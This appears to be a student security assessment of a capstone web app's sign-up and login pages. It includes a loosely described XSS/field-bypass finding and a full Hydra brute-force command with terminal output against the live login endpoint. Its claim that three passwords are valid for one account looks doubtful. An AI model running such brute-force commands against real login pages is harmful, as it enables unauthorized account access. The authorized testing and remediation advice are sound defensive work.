

Summary


A security assessment of the SignUp and Login functionalities on <https://daadesina.pythonanywhere.com> was conducted on the web application with authorization from the application owner. The assessment revealed vulnerabilities, including potential rate-limiting issues during authentication and an XSS scripting vulnerability in the Sign Up form. These vulnerabilities expose the system to significant risks, such as unauthorized access and client-side code injection.

Note: The web application is a Capstone project created for the sole purpose of passing a key academic requirement and thus cannot be expected to follow all IT security best practices.

Attack Modes


1. Cross Site Scripting (XSS)

Cross Site Scripting (XSS) was applied to prevent entry of required personal details to create an account. The Developer tools (Inspect/F12) provided access to HTML tags that were removed and affected the security of the web application.



2. Hydra

The format “`hydra -L vero@gmail.com -P custom-password.txt daadesina.pythonanywhere.com http-post-form /login:username=^USER^&password=^PASS^:F=Invalid Details`” was run in Ubuntu terminal.



```
stennis@stennis-HP-Pavilion-x360-Convertible-14m-dh0xxx: ~  
39  
stennis@stennis-HP-Pavilion-x360-Convertible-14m-dh0xxx:~$ hydra -l vero@gmail.c  
om -P ~/custom-password.txt -W 5 daadesina.pythonanywhere.com http-post-form "/l  
ogin:username=^USER^&password=^PASS^:F=Invalid Details"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi  
litary or secret service organizations, or for illegal purposes (this is non-bin  
ding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-11 14:48:  
11  
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 tr  
y per task  
[DATA] attacking http-post-form://daadesina.pythonanywhere.com:80/login:username  
=^USER^&password=^PASS^:F=Invalid Details  
[80][http-post-form] host: daadesina.pythonanywhere.com login: vero@gmail.com  
password: vero  
[80][http-post-form] host: daadesina.pythonanywhere.com login: vero@gmail.com  
password: vero123  
[80][http-post-form] host: daadesina.pythonanywhere.com login: vero@gmail.com  
password: Vero123  
1 of 1 target successfully completed, 3 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-11 14:48:  
19
```

Findings

- Weak authentication and authorization mechanism.
- Multiple passwords were identified as valid for a single username (likely indicates the test bypassed rate-limiting measures).
- Attackers could repeatedly guess passwords, increasing the risk of account compromise.

Impact

→ An account was created using only an email address and password, bypassing the required first and last name fields. This implies that no entries were added to the database for those fields, allowing any email address to be used to create an account.

→ Email account vero@gmail.com and password vero123 was used to create an account. However, no such email and password exist to the knowledge of the tester.

Recommendations

- Implement stronger password policies and enforce multi-factor authentication (MFA).
- Add rate-limiting to prevent brute-force attacks.
- Fix XSS vulnerabilities by validating and sanitizing user inputs.
- Conduct regular security audits.